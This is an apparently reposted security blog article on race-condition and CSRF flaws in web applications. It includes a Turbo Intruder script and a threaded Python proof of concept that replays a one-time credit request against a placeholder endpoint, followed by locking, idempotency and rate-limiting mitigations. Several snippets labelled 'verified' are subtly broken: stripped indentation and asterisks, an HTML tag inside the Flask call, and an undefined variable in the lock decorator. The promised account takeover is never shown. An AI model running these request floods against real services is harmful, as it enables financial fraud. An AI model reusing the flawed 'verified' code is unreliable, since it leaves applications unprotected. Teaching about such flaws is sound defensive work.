Listen to this Post
Introduction:

In the high-stakes world of web application security, race conditions represent a particularly insidious class of vulnerability. Often overlooked in automated scans, these timing-based attacks exploit the tiny windows of opportunity when an application processes concurrent requests. A recent responsible disclosure by a security researcher demonstrates how chaining a race condition with other flaws like CSRF can escalate to a complete account takeover, highlighting critical gaps in modern application logic.
Learning Objectives:
- Understand the fundamental mechanics of race condition vulnerabilities in web applications.
- Learn to identify, exploit, and mitigate TOCTOU (Time-of-Check-Time-of-Use) flaws.
- Develop strategies for hardening application logic against concurrent request attacks.
You Should Know:
1. Deconstructing the Race Condition Vulnerability
A race condition, specifically a TOCTOU (Time-of-Check-Time-of-Use) flaw, occurs when the state of a resource is checked and then used in a way that assumes the state remains unchanged between the two operations. In web applications, this often manifests in features like coupon redemption, balance transfers, or one-time password use. An attacker can exploit this by sending multiple concurrent requests that trigger the same logical operation before the application can update its state to reflect the first use. This bypasses intended limits, allowing, for example, a single coupon to be applied multiple times or a one-time credit to be spent repeatedly.
- The Critical Intersection of Race Conditions and CSRF
Cross-Site Request Forgery (CSRF) becomes a powerful force multiplier when combined with a race condition. A CSRF attack tricks a logged-in user’s browser into sending unauthorized requests to a vulnerable web application. If the endpoint targeted by the CSRF is also vulnerable to a race condition, the impact is dramatically amplified. An attacker can craft a malicious web page that, when visited by the victim, fires off a volley of concurrent requests to the vulnerable endpoint. This allows the attacker to perform actions on behalf of the victim at a multiplied scale, all without their knowledge.
3. Essential Tools for Testing Race Conditions
Manually testing for race conditions requires tools that can generate high concurrency. While custom scripts are common, several powerful tools exist.
– Turbo Intruder (Burp Suite Extension): Designed for sending high-volume requests with minimal overhead.
– RacePwn: A dedicated tool for automating race condition exploitation.
– Custom Python Scripts using `threading` or asyncio: Offer maximum flexibility.
Verified Command/Tool Configuration:
 Example Turbo Intruder call within a Burp Suite extension
def queueRequests(target, wordlists):
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=10,
requestsPerConnection=100,
pipeline=False
)
for i in range(100):
engine.queue(target.req, i)

def handleResponse(req, interesting):
table.add(req)
Step-by-step guide:
- Identify a potential state-changing endpoint (e.g.,
/api/applyCredit,/api/useCoupon). - In Burp Suite, send the legitimate request to Turbo Intruder.
- Configure the script for high concurrency (e.g., 10 connections, 100 requests each).
- Execute the attack and observe the server’s responses. A successful exploit will show multiple `200 OK` responses for a function that should only succeed once.
4. Crafting the Proof-of-Concept Exploit
A successful PoC demonstrates the vulnerability’s impact clearly. For an account credit exploit, the goal is to show that a one-time credit of $10 can be applied multiple times, significantly increasing the user’s balance.
Verified Code Snippet (Python with requests and threading):
import requests
import threading

target_url = "https://vulnerable-app.com/api/applyCredit"
cookies = {"session": "your_valid_session_cookie"}
headers = {"Content-Type": "application/json"}
data = '{"amount": 10}'

def send_request():
r = requests.post(target_url, headers=headers, cookies=cookies, data=data)
print(f"Status: {r.status_code}, Response: {r.text}")

threads = []
for i in range(20):
t = threading.Thread(target=send_request)
threads.append(t)
t.start()

for t in threads:
t.join()
Step-by-step guide:
- Replace
target_url,cookies, and `data` with the values from your intercepted request. - This script creates 20 threads that all fire the `POST` request to `applyCredit` at nearly the same time.
- Run the script. If the application is vulnerable, you will see multiple successful responses, indicating the credit was applied more than once.
5. Server-Side Mitigation: Implementing Atomic Operations
The primary defense against race conditions is to make critical operations atomic, meaning they are indivisible and uninterruptible. On the database level, this can be achieved using transactions with appropriate isolation levels (e.g., SERIALIZABLE) or by using pessimistic locking (SELECT FOR UPDATE).
Verified SQL Snippet (PostgreSQL):
BEGIN;
-- Check the condition within the transaction
SELECT balance FROM accounts WHERE user_id = 123 FOR UPDATE;

-- Apply the update based on the checked condition
UPDATE accounts SET balance = balance - 100 WHERE user_id = 123;
COMMIT;
Step-by-step guide:
1. Start a database transaction.
- Use `SELECT … FOR UPDATE` to lock the relevant database row. This prevents any other transaction from reading or modifying it until the lock is released.
- Perform the validity check (e.g., “is the balance sufficient?”).
4. If the check passes, perform the update.
- Commit the transaction, which releases the lock. This ensures the entire check-and-use operation is atomic.
6. Application-Level Defense: Leveraging Mutex Locks
When database locking is not feasible, application-level mutex (mutual exclusion) locks can be used. These locks ensure that only one thread of execution can enter a critical section of code at a time.
Verified Code Snippet (Python using Flask and a cache-based lock):
from flask import Flask, request
import redis
import functools

redis_client = redis.Redis()
app = Flask(<strong>name</strong>)

def with_lock(lock_key):
def decorator(f):
@functools.wraps(f)
def decorated_function(args, kwargs):
 Attempt to acquire the lock
lock_acquired = redis_client.set(lock_key, '1', nx=True, ex=10)
if not lock_acquired:
return {"error": "Operation already in progress. Please try again."}, 429
try:
 Execute the function if the lock is acquired
return f(args, kwargs)
finally:
 Always release the lock
redis_client.delete(lock_key)
return decorated_function
return decorator

@app.route('/applyCredit', methods=['POST'])
@with_lock(f"user:{user_id}:applyCredit")
def apply_credit():
 Critical section: check and update logic here
 This code is now safe from race conditions for this user
pass
Step-by-step guide:
- This decorator `with_lock` uses Redis to create a distributed lock.
- When the `/applyCredit` endpoint is called, it first tries to set a unique key in Redis (e.g.,
user:123:applyCredit). The `nx=True` parameter means it will only succeed if the key doesn’t exist. - If the lock is acquired, the request proceeds into the critical section of code.
- If another request already holds the lock, a `429 Too Many Requests` error is returned.
- The lock is automatically released after 10 seconds (
ex=10) or explicitly in the `finally` block to prevent deadlocks.
7. Advanced Hardening: Rate Limiting and Idempotency Keys
Beyond locking, implementing robust rate limiting and designing idempotent APIs are crucial. Rate limiting by user/IP on sensitive endpoints can reduce the window for a successful race attack. Idempotency keys ensure that even if a client retries a request with the same key, the action is only performed once.
Verified Configuration Snippet (Pseudo-code for Idempotency):
def process_payment(user_id, amount, idempotency_key):
 First, check if we've already processed this key
if redis_client.get(f"idempotent:{idempotency_key}"):
return {"status": "already_processed"}, 200

... process the payment logic ...

Mark this idempotency key as processed
redis_client.setex(f"idempotent:{idempotency_key}", 86400, '1')  Store for 24 hours
return {"status": "success"}, 200
Step-by-step guide:
- The client generates a unique idempotency key (e.g., a UUID) for each transactional intent and includes it in the request header.
- The server checks its cache (e.g., Redis) to see if a request with that key has already been processed.
- If it has, the server returns the result of the original request without re-executing the logic.
- If it hasn’t, the server processes the request and stores the key in the cache with a long TTL before returning the response.
What Undercode Say:
- The Logic Layer is the New Battlefield. Traditional vulnerabilities like SQLi and XSS are increasingly well-defended by frameworks. The most critical flaws are now shifting to the application’s business logic, where automated scanners have limited visibility and understanding.
- Defense Requires a Holistic Mindset. Mitigating race conditions isn’t about a single silver bullet. It requires a defense-in-depth approach combining atomic database operations, application-level locking, aggressive rate limiting, and idempotent API design.
The discovery and successful exploitation of a race condition for Account Takeover (ATO) underscores a pivotal evolution in web security. Attackers are moving “up the stack,” focusing on flaws that are inherent to the unique business logic of an application rather than generic implementation bugs. This trend demands a corresponding shift from developers and pentesters. Defenders must now think like attackers, rigorously testing the statefulness and concurrency of their applications. Code reviews and threat modeling sessions must explicitly ask, “What happens if two users, or one user with two sessions, perform this action at the exact same time?” The future of secure application development hinges on baking concurrency safety into the design phase itself.
Prediction:
The sophistication and frequency of logic-based attacks, including race conditions, will surge as tooling for their automated discovery and exploitation matures. We will see the emergence of “Logic Bug Scanners” that use AI to understand application workflow and systematically probe for state and timing violations. Furthermore, as microservices and event-driven architectures become the norm, the attack surface for distributed race conditions will expand, making robust distributed locking and saga patterns a critical security requirement, not just a resiliency feature. The next major wave of data breaches will be less about breaking down the walls and more about walking through the logical gaps left in the application’s design.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mahmoudgamal4u Bugbounty – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


